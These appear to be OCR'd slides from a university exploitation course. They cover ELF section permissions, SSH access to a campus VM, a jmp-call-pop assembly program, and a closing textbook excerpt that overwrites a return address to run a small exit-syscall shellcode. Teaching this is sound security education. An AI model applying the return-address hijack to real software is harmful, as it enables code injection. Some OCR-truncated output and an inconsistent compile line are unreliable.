```

# Can we write to the .text section?

```
# displays information about ELF files
$ readelf -S shellasm
[Nr] Name    Type       Address            Off      Size     ES   Flg  Lk  Inf  Al
...
[ 6] .text   PROGBITS   0000000000001000   001000   00001d   00   AX   0    0    1
...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (    a OS processing required), G (group), T (TLS),
  C (compress                                 E (exclude),
  D (mbind),
```

The only things your OS allows .text to do are be **allocated** into memory and **executed**

# Can we <u>write</u> to the `.text` section?

```
# displays information about ELF files
$ readelf -S shellasm
[Nr] Name    Type       Address            Off     Size    ES  Flg  Lk  Inf  Al
...
[ 6] .text   PROGBITS   0000000000001000   001000  00001d  00   AX   0    0   1
...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (  tra OS processing required), G (group), T (TLS),
  C (compre                                          (exclude),
  D (mbind)
```

This means if you try to write here, you'll only get segfaults

(this is a warning for HW1)

# Can we execute the `.data` section?

# Can we <u>execute</u> the `.data` section?

Yes.

But you gotta do stuff first.

# Can we <u>execute</u> the `.data` section?

Yes.

```
.data        PROGBITS        0000000000601018  00001018   WA      0    0    8
```


Linux kernel 5.4 changed the behavior of `.data` and so you can if you explicitly set the permissions to jump to a global variable

But you gotta do stuff first.

# Tutorial Time


# Preparing for Homework 1

**Disclaimer**: The teaching staff cannot debug all the possible system configurations for every single student. The demonstration today should serve as your backup plan if you cannot get things working on your own machines / VMs. Did you even read this. This is 100% our way of ensuring that you have a system capable of working through this class' assignments.




https://vcl.ncsu.edu/

# SSH'ing into the VCL



# SSH'ing into the VCL

## Connect to reservation using xRDP for Linux

You will need to use a Remote Desktop program to connect to the system. If you did not click on the **Connect!** button from the computer you will be using to access the VCL system, you will need to return to the **Current Reservations** page and click the **Connect!** button from a web browser running on the same computer from which you will be connecting to the VCL system. Otherwise, you may be denied access to the remote computer.

Use the following information when you are ready to connect:

**Remote Computer**: `A 152.0.0.1 IP Address`
**User ID**: `Your NCSU Unity ID`
**Password**: (use your campus password)

# SSH'ing into the VCL

## Connect to reservation using xRDP for Linux

You will need to use a Remote Desktop program to connect to the system. If you did not click on the **Connect!** button from the computer you will be using to access the VCL system, you will need to return to the **Current Reservations** page and click the **Connect!** button from a web browser running on the same computer from which you will be connecting to the VCL system. Otherwise, you may be denied access to the remote computer.

Use the following information when you are ready to connect:

**Remote Computer**: `A 152.0.0.1 IP Address`
**User ID**: `Your NCSU Unity ID`
**Password**: (use your campus password)

Wait like another 3-5 minutes (VCL is slow to configure your credentials even after you go live)

```
$ ssh unity_id@152.0.0.1
```

Your assigned IP Address

```
$ ssh unity_id@152.0.0.1
The authenticity of host '152.0.0.1 (152.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
$ ssh unity_id@152.0.0.1
The authenticity of host '152.0.0.1 (152.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '152.0.0.1' (ED25519) to the list of known hosts.
unity_id@152.0.0.1's password: <Type in your NCSU Password>
```

```
$ ssh unity_id@152.0.0.1
The authenticity of host '152.0.0.1 (152.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '152.0.0.1' (ED25519) to the list of known hosts.
unity_id@152.0.0.1's password: <Type in your NCSU Password>
Linux vclvm177-82.vcl.ncsu.edu 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64
 ____                      _   ____
|  _ \ __ _ _ __ _ __ ___ | |_/ ___|  ___  ___
| |_) / _` | '__| '__/ _ \| __\___ \ / _ \/ __|
|  __/ (_| | |  | | | (_) | |_ ___) |  __/ (__
|_|   \__,_|_|  |_|  \___/ \__|____/ \___|\___|

The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌─[unity_id@vclvm177-82]─[~]
└──╼ $ echo TADA!
```

# Or run your own Linux VM

https://hackpack.club/learn/getting_started#linux-virtual-machine

# How to copy files

**With scp:**

```
$ scp hack.txt akaprav@152.7.177.250:
$ scp akaprav@152.7.177.250:hack.txt .
```

**With rsync:**

```
$ rsync [options] source [user@host-ip]:dest-on-remote-machine
$ rsync [options] [user@host-ip]:source dest-on-local-machine
```

# Task for Rest of Class

Save `helloV3.s` to your VM, compile it, and execute it


Then, save the `shelltest.s` to your VM and execute it (first slide)


```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi            # puts "Hello\n" in to RSI
  mov $1,    %rax     # opcode for write system call
  mov $1,    %rdi     # 1st arg, stdout
  mov %rsi, %rsi      # 2nd arg, address
  mov $6,    %rdx     # 3rd arg, len
  syscall             # system call interrupt
  jmp exitCall        # jump to exitCall label
exitCall:
  mov $60, %rax       # sys_exit
  mov  $0, %rdi       # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```


```
┌─[unity_id@vclvm555-55]─[~]
└── $gcc -c -no-pie helloV3.s -o helloV3
┌─[unity_id@vclvm555-55]─[~]
└── $gcc -c -no-pie helloV3.s -o helloV3.o
┌─[unity_id@vclvm555-55]─[~]
└── $ld -o helloV3 helloV3.o
┌─[unity_id@vclvm177-82]─[~]
└── $./helloV3
Hello
```

# More Resources (optional but super helpful)

- **The Shellcoder's Handbook** by Jack Koziol et al
- **Hacking - The Art of Exploitation** by Jon Erickson





**46 Part 1 ■ Introduction to Exploitation: Linux on x86**

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```